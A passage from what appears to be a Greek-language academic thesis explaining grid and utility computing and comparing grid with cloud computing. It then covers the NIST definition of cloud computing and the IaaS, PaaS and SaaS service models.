συμπεριφορές ζώων για την επίλυση δύσκολων υπολογιστικών προβλημάτων [7].

Στην προσπαθεί ανάπτυξης τεχνολογιών βασισμένων στην «Αυτόνομη Πληροφορική» αναπτύχθηκε το «Υπολογιστικό Πλέγμα» . Ο όρος «Υπολογιστικό Πλέγμα» προέρχεται από τις αρχές της δεκαετίας του 1990 ως μια μεταφορά για την παραγωγή ενέργειας υπολογιστή τόσο εύκολα όπως είναι η πρόσβαση σε ένα δίκτυο

ηλεκτρικής ενέργειας. Η μεταφορά αυτή έγινε πιο γνωστή όταν οι Ian Foster και Carl Kesselman δημοσίευσαν μια δημιουργική εργασία τους, "The Grid: Blueprint for a new computing infrastructure " (2004). Το «Υπολογιστικό Πλέγμα» (Grid computing) συνδυάζει υπολογιστές από διαφορετικούς τομείς για την επίτευξη κοινού στόχου, για να λύσει ένα ενιαίο έργο, αλλά και να μπορεί στη συνέχεια να αποδεσμευτούν οι υπολογιστές αυτοί το ίδιο γρήγορα.

Μία από τις κύριες στρατηγικές του υπολογιστικού πλέγματος είναι να επιχειρήσει να διαιρέσει και να κατανέμει τα κομμάτια ενός προγράμματος σε διάφορους υπολογιστές, μερικές φορές έως και πολλές χιλιάδες για την υλοποίηση του προγράμματος. Το Grid computing αποσκοπά στον υπολογισμό με ένα κατανεμημένο τρόπο, που μπορεί να βασίζεται στην άθροιση μεγάλης κλίμακας συστημάτων πληροφορικής .

Το κύριο πλεονέκτημα του «κατανεμημένου υπολογισμού» είναι ότι κάθε κόμβος μπορεί να αγοραστεί ως υλικό αγαθό, οι οποίοι, όταν συνδυαστούν, μπορούν να παράγουν έναν πόρο με υπολογιστικές δυνατότητες παρόμοιες ενός υπερυπολογιστή, αλλά με χαμηλότερο κόστος. Αυτό οφείλεται στα παραπάνω χρήματα που απαιτούνται για την κατασκευή ενός μικρού αριθμού υπερυπολογιστών σε σχέση με την κατασκευή ενός μεγάλου αριθμού απλών υπολογιστών με χαμηλότερη απόδοση. Παρακάτω στην Εικόνα 2 παρουσιάζεται η ιδέα του υπερυπολογιστή.




Εικόνα 2: Η ιδέα του Υπερυπολογιστή

Το 2007, ο όρος «Υπολογιστικό Νέφος» ανέπτυξε δημοτικότητα, η οποία είναι εννοιολογικά παρόμοια με τον ορισμό του Foster ως «Υπολογιστικού Πλέγματος» από την άποψη των υπολογιστικών πόρων που καταναλώνονται ως ηλεκτρική ενέργεια από το ηλεκτρικό δίκτυο.

Με τον όρο «Ωφέλιμος Υπολογιστής» (Utility computing) εννοούμε την διαδικασία πακεταρίσματος των υπολογιστικών πόρων, όπως τον υπολογισμό, την αποθήκευση και τις υπηρεσίες. Το μοντέλο αυτό έχει το πλεονέκτημα του χαμηλού ή καθόλου αρχικού κόστους για την απόκτηση πόρων για τον υπολογιστή. Αντ' αυτού, οι υπολογιστικοί πόροι ουσιαστικά ενοικιάζονται.

Η IBM, η HP και η Microsoft ήταν από τους πρώτους ηγέτες στο νέο τομέα της, με τις εταιρίες τους να εργάζονται πάνω σε νέες προκλήσεις όπως την αρχιτεκτονική, την πληρωμή και την ανάπτυξη του νέου μοντέλου «Χρηστικής Υπολογιστικής». Η Google, η Amazon και άλλοι παίρνουν το προβάδισμα το 2008, καθώς ίδρυσαν τις δικές τους υπηρεσίες για την αποθήκευση και για εφαρμογές. Εδώ έρχεται η χρησιμότητα του «Υπολογιστικού Πλέγματος» που αναλύσαμε παραπάνω.



Εικόνα 3: Οι τρεις δομές του Cloud Computing

Η τεχνολογία του «Ωφέλιμου Υπολογιστή» μπορεί να υποστηρίξει το «Υπολογιστικό Πλέγμα» καθώς έχει το χαρακτηριστικό υποστήριξης μεγάλων υπολογισμών και υποστήριξης ξαφνικών αιχμών ζήτησης του δικτύου, όπως αναλύσαμε παραπάνω. Αυτή η «ανασυσκευασία» των υπηρεσιών πληροφορικής που υποστηρίζει ο «Ωφέλιμος Υπολογιστής» έγινε το θεμέλιο της αλλαγής στο χώρο των "on demand" υπολογιστών. Ως συνέχεια ήρθαν τα μοντέλα cloud computing , που αναπτύσσονται περαιτέρω, ως υπηρεσία [5]. Παραπάνω στην Εικόνα 3 παρουσιάζονται οι τρεις δομές του Cloud Computing σύμφωνα με τον Tim O'Reilly.

2.4 Σύγκριση Cloud Computing με Grid Computing

Παρακάτω θα σας παρουσιάσουμε έναν συγκριτικό πίνακα μεταξύ των δυο τεχνολογιών Cloud και Grid Computing στον Πίνακα 1

Πίνακας 1:Διαφορές μεταξύ Grid και Cloud Computing

	Grid Computing	Cloud Computing
Resource Sharing	Υποστηρίζει κοινή χρήση των πόρων.	Δεν υποστηρίζεται λόγο της απομόνωσης μέσου της Virtualization.
High Level Services	Πληθώρα υπηρεσιών όπως υπηρεσίες μεταφοράς δεδομένων και εύρεση μέσο μεταδεδομένων.	Έλλειψη που πιθανόν οφείλεται στο χαμηλό επίπεδο ωριμότητας.
Architecture	Προσανατολισμένη στις υπηρεσίες.	Αρχιτεκτονικές που επιλέγονται από των χρήστη.
Software Dependencies	Εξάρτηση από τη περιοχή εφαρμογής	Ανεξαρτησία από την περιοχή εφαρμογής.
Platform Awareness	Απαραίτητη η γνώση του λογισμικού-πελάτη σχετικά με grid λειτουργίες	Ο SP δεν προαπαιτεί γνώσει.
Software Workflow	Οι εφαρμογές απαιτούν μια προκαθορισμένη ροή εργασιών που να συντονίζει τις υπηρεσίες.	Η ροή εργασιών δεν παίζει σημαντικό ρόλο για τις εφαρμογές
Usability	Μικρότερος βαθμός ευχρηστίας.	Μεγαλύτερη ευχρηστία μέσω της απόκρυψης λεπτομερειών.
Standardization	Υπάρχουν πρότυπα μέσο των οποίο πετυχαίνεται η διαλειτουργικότητα	Ανάγκη για πρότυπα στην αποθήκευση, ποιότητα υπηρεσιών, καθορισμού των διεπαφών.
Payment Method	Ανελαστικό, τιμολόγηση βάση ενός σταθερού ποσού ανά υπηρεσία	Ευέλικτο, τιμολόγηση βάση της χρήση της υπηρεσίας.

Κεφάλαιο 3 Υπηρεσίες του Υπολογιστικού Νέφους

3.1 Εισαγωγή

Καθώς η τεχνολογία μεταναστεύει από το παραδοσιακό μοντέλο στο νέο μοντέλο σύννεφο, οι δυνατότητες των υπηρεσιών εξελίσσονται σχεδόν καθημερινά.Στόχος μας σε αυτό το κεφάλαιο είναι να παρέχουμε κάποιες βασικές πληροφορίες σχετικά με το που βρίσκεται η τεχνολογία στη σημερινή κατάσταση καθώς και μελλοντικές δυνατότητες.

Σε αυτό το κεφάλαιο θα εξετάσουμε μερικές από τις υπηρεσίες που προσφέρονται από το «Υπολογιστικό Νέφος». Θα ρίξουμε μια ματιά στο μοντέλο Software-as-a-Service (SaaS) και στην υπηρεσία Infrastructure-as-a-Service (IaaS), η οποία είναι επίσης μια υπηρεσία η οποία παρέχεται από την τεχνολογία Cloud. Συσχετίζεται με την προσφορά υπηρεσιών σε περιόδους ζήτησης καθώς και με τη δικτύωση σε υψηλές ταχύτητες.

3.2 Ορισμός του Cloud Computing

Υπήρξαν πολλοί ορισμοί του Cloud Computing από διάφορους ερευνητές. Ο Barkley RAD καθορίζει το Cloud Computing, ως: «Το Cloud Computing αναφέρεται τόσο στις εφαρμογές που παρέχονται ως υπηρεσίες μέσω του Διαδικτύου αλλά και στο υλικό και στο λογισμικό συστημάτων στα κέντρα δεδομένων που παρέχουν αυτές τις υπηρεσίες. Οι υπηρεσίες τους εδώ και καιρό αναφέρονται ως Software as a Service (SaaS)».

Τα κέντρα δεδομένων με το υλικό και το λογισμικό είναι αυτό που θα ονομάσουμε ως ένα «Νέφος». Όταν ένα «Νέφος» γίνεται διαθέσιμο με ένα τρόπο «πληρώνω όσο μου αναλογεί» στο ευρύ κοινό, το καλούμε ως ένα «Δημόσιο Νέφος». Η υπηρεσία κάθε αυτή ονομάζεται «Ωφέλιμος Υπολογιστής» (Computing Utility). Χρησιμοποιούμε τον όρο Private Cloud για να αναφερθούμε σε εσωτερικά κέντρα δεδομένων οργάνωσης των επιχειρήσεων που δεν τίθενται στη διάθεση του ευρύ κοινού. Έτσι, το Cloud Computing είναι το άθροισμα των υπηρεσιών SaaS και Utility Computing, αλλά δεν περιλαμβάνει ιδιωτικά clouds συστήματα. Έτσι οι άνθρωποι μπορεί να είναι χρήστες ή πάροχοι των υπηρεσιών SaaS, ή του Utility Computing.

Οι Stanoevska-Slabeva και Wozniak αναφέρουν συνοπτικά κάποια χαρακτηριστικά του Cloud Computing:

- Το Cloud Computing είναι μια μέθοδος υπολογισμών.
- Οι δομικοί πόροι του συστήματος όπως hardware, αποθήκευση και software παρέχονται με μορφή υπηρεσιών. Όταν αυτές οι υπηρεσίες παρέχονται από

έναν ανεξάρτητο πάροχο ή από εξωτερικούς πελάτες, τότε το Cloud Computing βασίζεται σε ένα επιχειρηματικό μοντέλο μίσθωσης ανάλογα με τη χρήση.

- Κύριο χαρακτηριστικό αποτελεί η χρήση εικονικών περιβαλλόντων και η δυναμική επεκτασιμότητα όποτε αυτές ζητηθούν.

- Το Utility Computing και το SaaS παρέχονται σε ένα ενιαίο πακέτο.


Οι υπηρεσίες του «Υπολογιστικού Νέφους» προσπελάζονται είτε μέσω προγράμματος περιήγησης είτε μέσω εφαρμογής διασύνδεσης προγραμμάτων [8].

3.3 Αρχιτεκτονική των Cloud Computing Συστημάτων

Το Εθνικό Ινστιτούτο Τυποποιήσεων και Τεχνολογίας (NIST – National Institude of Standards and Technology) είναι ένα ίδρυμα ευρέως γνωστό σε παγκόσμιο επίπεδο στον τομέα της τεχνολογίας πληροφοριών. Το NIST έχει ορίσει με μεγάλη σαφήνεια και ακρίβεια όλες αυτές τις έννοιες που σχετίζονται με το cloud computing, έτσι ώστε να δημιουργήσει έναν πρότυπο, κοινό κώδικα επικοινωνίας που θα βοηθήσει στην ευκολότερη και αποτελεσματικότερη ανταλλαγή απόψεων μεταξύ των ενδιαφερομένων για τα συγκεκριμένα θέματα. Γι αυτό το λόγο θεωρούμε σημαντικό να αναφέρουμε και αυτόν τον ορισμό, καθώς η σημασία του είναι μεγάλη. Ο ορισμός που έχει δώσει το National Institute of Standards and Technology παρουσιάζονται παρακάτω.

Το cloud computing είναι ένα μοντέλο που επιτρέπει ευέλικτη, on-demand δικτυακή πρόσβαση σε ένα κοινόχρηστο σύνολο παραμετροποιήσιμων υπολογιστικών πόρων (π.χ. δίκτυα, servers, αποθηκευτικοί χώροι, εφαρμογές και υπηρεσίες), το οποίο μπορεί να τροφοδοτηθεί γρήγορα και να διατεθεί με ελάχιστη προσπάθεια διαχείρισης ή αλληλεπίδραση με τον πάροχο της υπηρεσίας. Αυτό το cloud μοντέλο προωθεί την διαθεσιμότητα και αποτελείται από πέντε βασικά χαρακτηριστικά, τρία μοντέλα παροχής υπηρεσιών, και τέσσερα μοντέλα ανάπτυξης.

Στη συνέχεια θα αναλύσουμε τον ορισμό του Cloud Computing όπως αυτός ορίζεται από το Ινστιτούτο. Το NIST ορίζει την αρχιτεκτονική του Cloud Computing με πέντε ουσιώδη χαρακτηριστικά, τρία μοντέλα υπηρεσίας «Νέφους» και τέσσερα μοντέλα ανάπτυξης Νέφους [9]. Παρακάτω στην Εικόνα 4 απεικονίζεται η αρχιτεκτονική του μοντέλου.



Εικόνα 4:Η αρχιτεκτονική του μοντέλου Cloud Computing

3.3.1 Απαραίτητα χαρακτηριστικά ενός συστήματος για να θεωρείται Cloud Computing System

Η αρχιτεκτονική αυτή αποτελείται από πέντε ουσιώδη χαρακτηριστικά τα οποία εξηγούν τη σχέση και τη διαφορά σε σχέση με τις παραδοσιακές μεθόδους υπολογισμού. Αυτά είναι:

- Αυτό-εξυπηρέτηση κατά απαίτηση (on-demand-self-service). Οι καταναλωτές μπορούν να προσθέτουν ή να αφαιρούν στο σύστημα τους την παροχή υπηρεσιών χωρίς τη διαμεσολάβηση του παρόχου υπηρεσιών.

- Ευρεία πρόσβαση στο δίκτυο. Παρέχεται ικανότητα κάλυψης δικτύου και πρόσβαση μέσω τυποποιημένων μηχανισμών.

- Διάθεση Πόρων (Recource pooling). Οι πόροι του παρόχου χρησιμοποιούνται για να εξυπηρετήσουν πολλούς χρήστες. Συνδυάζουν εικονικούς και φυσικούς πόρους για να καλύψουν την εκάστοτε καταναλωτική ζήτηση.

- Ταχεία Ελαστικότητα. Οι υπηρεσίες παρέχονται στον τελικό χρήστη γρήγορα και αποτελεσματικά.

- Μετρίσιμες Υπηρεσίες. Το σύστημα αυτόματα ελέγχει και βελτιστοποιεί την χρήση πόρων παρέχοντας ένα μετρήσιμο σύστημα υπηρεσιών όπως η αποθήκευση, η ταχύτητα επεξεργασίας ή το εύρος σύνδεσης [8].

3.3.2 Μοντέλα υπηρεσιών του Υπολογιστικού Νέφους

Όσον αφορά τα μοντέλα υπάρχουν τρία μοντέλα υπηρεσίας νέφους οι οποίες συχνά αναφέρονται και ως «μοντέλο SPI» (Software, Platform or Infrastructure as a service – Λογισμικό, Πλατφόρμα ή Δομή ως μια υπηρεσία).

- Λογισμικό Νέφους ως υπηρεσία (SaaS). Πρόκειται για μια δυνατότητα που δίνεται στους χρήστες ώστε να χρησιμοποιήσουν τις εφαρμογές που διατίθενται στο «Υπολογιστικό Νέφος».

- Πλατφόρμα Νέφους ως υπηρεσία (PaaS). Με αυτή την υπηρεσία ο χρήστης είναι σε θέση να χρησιμοποιήσει εφαρμογές που έχουν αναπτυχθεί από τον ίδιο ή χρησιμοποιώντας κάποιο εργαλείο που παρέχεται από έναν πάροχο.

- Υποδομή Νέφους ως υπηρεσία (IaaS). Πρόκειται για μια δυνατότητα η οποία εφοδιάζει τον καταναλωτή με κάποιες λειτουργίες όπως η επεξεργασία, η αποθήκευση, η χρήση δικτύου, τις οποίες ο χρήστης μπορεί να αναπτύξει και να τρέξει το λογισμικό (π.χ. υπηρεσίες λειτουργικών συστημάτων) [9].

3.3.3 Μοντέλα ανάπτυξης του Υπολογιστικού Νέφους

Τα μοντέλα ανάπτυξης νέφους χωρίζονται σε τέσσερις κατηγορίες:

- «Δημόσιο Νέφος» (Public cloud). Η δομή του Δημόσιου Νέφους είναι διαθέσιμη σε όλο το κοινό.

- «Ιδιωτικό Νέφος» (Private cloud). Πρόκειται για αυτού του τύπου Νέφους το οποίο είναι διαθέσιμο για έναν οργανισμό.

- «Νέφος Κοινότητας» (Community cloud). Σε αυτό το είδος Νέφους η δομή του είναι κοινή για αρκετούς οργανισμούς και υποστηρίζει μια συγκεκριμένη κοινότητα με κοινά ενδιαφέροντα και κοινές ανάγκες.

- «Υβριδικό Νέφος» (Hybrid cloud). Σε αυτό το είδος Νέφους η δομή είναι κοινή και υποστηρίζει διαφορετικές μορφές Νέφους όπως ο συνδυασμός ιδιωτικού νέφους με νέφος κοινότητας [8] [9].

3.4 Μοντέλα υπηρεσίας των Cloud Computing συστημάτων

Σε αυτή την ενότητα θα αναπτύξουμε περαιτέρω τα Μοντέλα Υπηρεσίας Νέφους που παρουσιάσαμε παραπάνω στο δεύτερο επίπεδο της αρχιτεκτονικής.

3.4.1 Infrastructure as a Service (IaaS)

Σύμφωνα με την ηλεκτρονική αναφορά της Wikipedia, ως μοντέλο IaaS είναι η προσφορά ενός πακέτου υποδομών πληροφορικής (συνήθως μια πλατφόρμα

εικονικοποίησης ενός περιβάλλοντος) ως υπηρεσία. Το μοντέλο IaaS αξιοποιεί την τεχνολογία, τις υπηρεσίες, τις επενδύσεις και τα δεδομένα για να τα διαθέσει ως ένα πακέτο υπηρεσιών προς τους πελάτες. Αντίθετα με τα παροδοσιακά μοντέλα, τα οποία απαιτούν μεγάλες πολύπλοκες και χρονοβόρες διαδικασίες υλοποίησης, το μοντέλο IaaS επικεντρώνεται γύρω από ένα μοντέλο παροχής υπηρεσιών όπου οι διατάξεις ένα προκαθορισμένες και τυποποιούνται γύρω από τις απαιτήσεις του πελάτη.

Οι πάροχοι του IaaS είναι σε θέση να διαχειριστούν τη μετάβαση και φιλοξενία επιλεγμένων εφαρμογών στις υποδομές τους. Οι πελάτες διατηρούν την ιδιοκτησία και τη διαχείριση των εφαρμογών τους (s), ενώ οι υπηρεσίες φιλοξενίας και διαχείρισης της υποδομής ανήκει στον. Οι εφαρμογές οι οποίες ανήκουν στους πάροχους περιλαμβάνουν τα ακόλουθα στοιχεία:

- Ηλεκτρονικοί υπολογιστές (συνήθως ορίζεται ως ένα πλέγμα με οριζόντια επεκτασιμότητα).
- Δίκτυο υπολογιστών (συμπεριλαμβανομένων των routers, firewalls κλπ.).
- Συνδεσιμότητα στο Internet
- Πλατφόρμα με περιβάλλον εικονοποίησης για τη λειτουργία εικονικών μηχανών που βασίζονται στις απαιτήσεις του πελάτη.
- Δυνατότητα διαπραγμάτευσης υπηρεσιών.
- Δυνατότητα χρέωσης ακριβώς των υπηρεσιών που καταναλώθηκαν σύμφωνα με τις ανάγκες κάθε χρήστη.

Αντί να αγοράζουν οι IaaS πελάτες τα δεδομένα, τους servers , το λογισμικό, τον εξοπλισμό δικτύου κλπ., νοικιάζουν ουσιαστικά τους πόρους αυτούς ως μια ενιαία εξωτερική υπηρεσία. Ο πελάτης έτσι χρεώνεται μόνο για τους πόρους που καταναλώνει. Τα κύρια οφέλη από τη χρήση αυτού του τύπου εξωτερικής ανάθεσης υπηρεσιών είναι:

- Η χρήση της τελευταίας τεχνολογίας για τον εξοπλισμό των υποδομών.
- Ασφαλείς υπολογιστικές πλατφόρμες που συνήθως παρακολουθούνται για παραβάσεις ασφαλείας.
- Μείωση του κινδύνου από την κατοχή πόρων του site που διατηρούνται σε τρίτους κατόχους.
- Δυνατότητα διαχείρισης υπηρεσιών σύμφωνα με περιόδους υψηλής και χαμηλής ζήτησης.
- Χαμηλότερο κόστος των υπηρεσιών αφού δεν ξοδεύονται μεγάλα κεφάλια για αγορά εξοπλισμού.

- Μείωση του χρόνου επέκτασης από την προσθήκη νέων χαρακτηριστικών ή δυνατότητες [10].

3.4.1.1 On-Demand χρήση των Infrastructure υπηρεσιών

Η χρήση του μοντέλου On-demand Υπολογιστικής Χρήσης είναι ένα όλο και πιο δημοφιλές μοντέλο καθώς οι υπολογιστικοί πόροι διατίθενται στον χρήστη σύμφωνα με τις ανάγκες τους κάθε δεδομένη χρονική στιγμή. Η τάση οι υπολογιστικοί πόροι να διατηρούνται από την πλευρά του χρήστη βρίσκονται σε παρακμή, αντιθέτως οι πόροι οι οποίοι παρέχονται από τους Παρόχους είναι σε άνθηση.

Έννοιες όπως το «Σύμπλεγμα Υπολογιστών», το «Δίκτυο Υπολογιστών» (grid computing), η «Χρηστικότητα Υπολογιστών» (utility computing) κ.ά. ίσως να φαίνονται παρόμοιες με την έννοια της on-demand Υπολογιστικής Χρήσης, αλλά μπορούν να κατανοηθούν καλύτερα αν τα αναλογιστεί κανείς ως δομικά στοιχεία τα οποία εξελίχθηκαν με το πέρασμα του χρόνου ώστε να φτάσουμε σε αυτό που ονομάζουμε σήμερα «Υπολογιστικό Νέφος» [10]. Ένα παράδειγμα είναι το Amazon Elastic Compute Cloud (Amazon EC2). Πρόκειται για μια διαδικτυακή υπηρεσία που παρέχει τη δυνατότητα προσαρμογής της υπολογιστικής δυνατότητας με τεχνολογία «Νέφους». Έχει σχεδιαστεί έτσι ώστε να προσφέρει ευκολία ανάπτυξης από την πλευρά των developer και ευκολία χρήσης από την πλευρά των χρηστών [10].

3.4.2 Platform as a Service (PaaS)

Το Cloud Computing έχει εξελιχθεί ώστε να περιλαμβάνει πλατφόρμες για τη δημιουργία και τη λειτουργία εφαρμογών web-based, μια έννοια που είναι γνωστή ως Πλατφόρμα στη μορφή Υπηρεσίας. Το PaaS μοντέλο κάνει όλες τις απαραίτητες εγκαταστάσεις για να υποστηρίξει την πλήρη λειτουργία του στησίματος των διαδικτυακών εφαρμογών και υπηρεσιών. Οι οποίες είναι εξ 'ολοκλήρου διαθέσιμες στο Διαδίκτυο, όλες χωρίς λήψεις λογισμικού ή εγκατάσταση νέων από τους προγραμματιστές ή τους τελικούς χρήστες.

Σε αντίθεση με το μοντέλο IaaS, όπου οι προγραμματιστές μπορούν να δημιουργήσουν ένα συγκεκριμένο στιγμιότυπο του λειτουργικού συστήματος, οι προγραμματιστές του μοντέλου PaaS ενδιαφέρονται μόνο με την ανάπτυξη web-based εφαρμογών και γενικά δεν ασχολούνται καθόλου με το λειτουργικό σύστημα που χρησιμοποιείται.

Οι PaaS υπηρεσίες επιτρέπουν στους χρήστες να εστιάζουν στην καινοτομία αντί στις πολύπλοκες υποδομές. Οι οργανισμοί μπορούν να διαθέσουν ένα σημαντικό μέρος του του προϋπολογισμού τους για τη δημιουργία εφαρμογών που παρέχουν πραγματική επιχειρηματική αξία, αντί για θέματα υποδομών. Το μοντέλο PaaS οδηγεί έτσι σε μια νέα εποχή καινοτομίας. Τώρα, οι προγραμματιστές σε όλο τον κόσμο μπορούν να έχουν πρόσβαση σε απεριόριστη υπολογιστική ισχύ. Έτσι λοιπόν, κάποιος με μια απλή σύνδεση στο Internet μπορούν να οικοδομήσει ισχυρές εφαρμογές και να τις αξιοποιήσει παρέχοντας τες σε χρήστες σε παγκόσμια κλίμακα[].

3.4.2.1 Το παραδοσιακό μοντέλο εσωτερικής εγκατάστασης και διαδοχή του από το νέο

Η παραδοσιακή προσέγγιση κατασκευής και η λειτουργία εφαρμογών τύπου onpromises υπήρξαν πάντοτε πολύπλοκες και δαπανηρές. Το να υλοποιήσεις μια νέα δεν έχει προσφέρει μέχρι στιγμής καμία εγγύηση επιτυχίας. Κάθε εφαρμογή ήταν σχεδιασμένη για να καλύψει συγκεκριμένες απαιτήσεις των επιχειρήσεων. Κάθε λύση απαιτεί ένα συγκεκριμένο σύνολο υλικού, ένα λειτουργικό σύστημα, βάση δεδομένων, e-mail web servers κλπ. Μόλις το υλικό και το λογισμικό περιβάλλον δημιουργηθεί, μια ομάδα από προγραμματιστές μπορεί να πλοηγηθεί σε ένα συγκρότημα πλατφόρμων προγραμματισμού πλατφόρμες για τη δημιουργία των εφαρμογών τους. Επιπροσθέτως, μια ομάδα του δικτύου, της βάσης δεδομένων, καθώς και το σύστημα διαχείρισης εμπειρογνωμόνων απαιτείται για τη λειτουργία.

Αναπόφευκτα, η απαίτηση των επιχειρήσεων θα αναγκάσει τους κατασκευαστές να κάνουν κάποιες αλλαγές στην εφαρμογή. Μετά από τις απαραίτητες αλλαγές απαιτούνται νέοι κύκλοι δοκιμών προτού διανεμηθεί. Οι μεγάλες εταιρείες χρειάζονται συχνά εξειδικευμένες εγκαταστάσεις για να στεγάσουν τα κέντρα δεδομένων τους. Τεράστιες ποσότητες ηλεκτρικής ενέργειας επίσης είναι απαραίτητες για να τροφοδοτήσουν τους servers καθώς και για να κρατήσουν τα συστήματα δροσερά. Στη συνέχεια ας αναλύσουμε τα σημερινά δεδομένα με τη χρήση του «Υπολογιστικού Νέφους» [10].

Το μοντέλο PaaS προσφέρει μια ταχύτερη, πιο αποδοτική οικονομικά ανάπτυξη εφαρμογών. Το PaaS παρέχει όλη την απαραίτητη υποδομή για την εκτέλεση εφαρμογών μέσω του Διαδικτύου. Τέτοια είναι η περίπτωση με εταιρείες όπως η Amazon, η eBay, η Google, η Apple και το YouTube. Το νέο μοντέλο «Υπολογιστικού Νέφους» κατέστησε δυνατή την παροχή αυτών των νέων δυνατοτήτων σε νέες αγορές μέσω των web browsers. Το μοντέλο PaaS βασίζεται σε ένα μοντέλο μέτρησης ή συνδρομής, ώστε οι χρήστες να πληρώνουν μόνο για αυτό που χρησιμοποιούν. Οι PaaS εφαρμογές περιλαμβάνουν εγκαταστάσεις εργασίας για την σχεδίαση εφαρμογών, την ανάπτυξη εφαρμογών, τη δοκιμή, τη φιλοξενία, καθώς και υπηρεσίες της εφαρμογής, όπως εικονικά γραφεία, τη συνεργασία της ομάδας, τη βάση δεδομένων, την ασφάλεια, την επεκτασιμότητα, την αποθήκευση, διατήρηση κλπ. [10].

3.4.2.2 Βασικά χαρακτηριστικά του μοντέλου PaaS

Κύρια χαρακτηριστικά του μοντέλου PaaS είναι οι υπηρεσίες για την ανάπτυξη, τη δοκιμή και τη διαχείριση των εφαρμογών για την υποστήριξη της ανάπτυξης εφαρμογών τύπου κύκλου ζωής. Τα Web-based εργαλεία δημιουργίας user interface παρέχουν συνήθως κάποιο επίπεδο υποστήριξης για να απλοποιήσουν τη δημιουργία διεπαφών χρήστη, είτε που βασίζονται σε κοινά πρότυπα, όπως η HTML και JavaScript ή σε άλλες, αποκλειστικές τεχνολογίες. Η PaaS πάροχοι συχνά περιλαμβάνουν υπηρεσίες για τη διαχείριση της ταυτόχρονης ζήτησης, της επεκτασιμότητας, της αποτυχίας και για την ασφάλεια.Ένα άλλο χαρακτηριστικό είναι η ενοποίηση με τις υπηρεσίες web και αυτή των βάσεων δεδομένων.

Η δυνατότητα χρήσης του Simple Object Access Protocol (SOAP) και οι άλλες διασυνδέσεις επιτρέπουν στο μοντέλο PaaS να δημιουργήσει συνδυασμούς web services εφαρμογών καθώς και τη δυνατότητα πρόσβασης σε βάσεις δεδομένων και την επαναχρησιμοποίηση υπηρεσιών που διατηρούνται στο εσωτερικό ιδιωτικών δικτύων. Η ικανότητα να σχηματίσουν και να μοιράζονται κώδικα σε κατανεμημένες ομάδες ενισχύει σημαντικά την παραγωγικότητα του μοντέλου PaaS.Οι ολοκληρωμένες προσφορές του μοντέλου PaaS έχουν δώσει την ευκαιρία στους προγραμματιστές να έχουν πολύ μεγαλύτερη διορατικότητα στην εσωτερική λειτουργία των εφαρμογών τους και στη συμπεριφορά των χρηστών τους, μέσω εσωτερικών λειτουργιών που βασίζονται σε μετρήσεις, όπως η απόδοση, ο αριθμός των ταυτόχρονων προσβάσεων, κλπ. [10].

3.4.3 Software as a Service (SaaS)

Το παραδοσιακό μοντέλο διανομής λογισμικού, στο οποίο το λογισμικό αγοράζεται για να εγκατασταθεί σε προσωπικούς υπολογιστές, μερικές φορές αναφέρεται ως «Λογισμικό ως προιόν». Το μοντέλο Software-as-a-Service είναι μια διανομή λογισμικού στο οποίο οι εφαρμογές φιλοξενούνται από έναν πάροχο υπηρεσιών ή προμηθευτή και διατίθενται στους πελάτες μέσω ενός δικτύου, συνήθως το Διαδίκτυο. Το μοντέλο SaaS είναι ένα όλο και πιο διαδεδομένο μοντέλο παράδοσης καθώς οι βασικές τεχνολογίες διαδικτυακών υπηρεσιών και οι η χρήση της αρχιτεκτονικής (SOA) ωριμάζουν και γίνονται πολύ δημοφιλείς. Το μοντέλο SaaS επίσης συνδέεται συχνά με ένα «πλήρωσε όσο χρησιμοποίησες» μοντέλο συνδρομής.

